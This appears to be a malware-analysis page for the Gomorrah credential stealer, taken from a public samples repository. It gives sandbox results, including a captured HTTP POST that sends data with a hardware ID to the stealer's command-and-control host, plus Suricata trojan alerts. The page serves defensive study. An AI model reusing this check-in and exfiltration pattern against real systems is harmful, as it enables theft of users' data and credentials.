Gomorrah stealer (.NET binary)

github.com/jstrosch/malware-samples/tree/master/binaries/gomorrah/2020/April

jstrosch

jstrosch/**malware-samples**

Malware samples, analysis exercises and other interesting resources.

0 Contributors | 0 Issues | 1 Discussion | 967 Stars | 158 Forks

MD5: 2fd45662e3d0ec0077ea2fa66b6378f0.bin
PCAP: 2fd45662e3d0ec0077ea2fa66b6378f0.pcap

> See the README for information about the archive password.

Analysis source: Cuckoo 2.0.7
Date: 04/22/2020

This sample highlights Gomorrah activity along with successful C2 check-in and data-exfil.

Process Activity

Process activity, anti-analysis was observed

Network Activity

```
HTTP/1.1 100 Continue

POST /images/jaf3/photos.php?hwid=1F8BFBFF000506E3 HTTP/1.1
Content-Type: multipart/form-data; boundary=---------------------8d7ea64b2cf567a
Host: florapansiyonotel.com
Content-Length: 7594
Expect: 100-continue

-----------------------8d7ea64b2cf567a
Content-Disposition: form-data; name="file"; filename="whatrelations.jpg"
Content-Type: application/octet-stream

......JFIF.....`.`.....C...........                          .
..
................. $.' ",#..(7),01444.'9=82<.342...C.                             ....

.2!.!22222222222222222222222222222222222222222222222222......Z...."......................
.....................}........!1A..Qa."q.2....#B...R..$3br.
.....
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........................................
...................
.....................w.......!1..AQ.aq."2...B....        #3R..br.
.$4.
%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.......................................
....?....(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(..
```


HTTP traffic with data-exfil

Suricata Alerts


12917ms	A Network Trojan was detected	1500	FB_E1ED.tmp.exe	STEALER [PTsecurity] Gomorrah.Bot
40229ms	A Network Trojan was detected	1500	FB_E1ED.tmp.exe	ET TROJAN MegalodonHTTP/LuciferHTTP Client Action
40229ms	A Network Trojan was detected	1500	FB_E1ED.tmp.exe	ET TROJAN Generic gate[.].php GET with minimal headers

Suricata alerts via Any.Run

Decompiler Output



Sample of primary program structure



Sample of credit cards targeted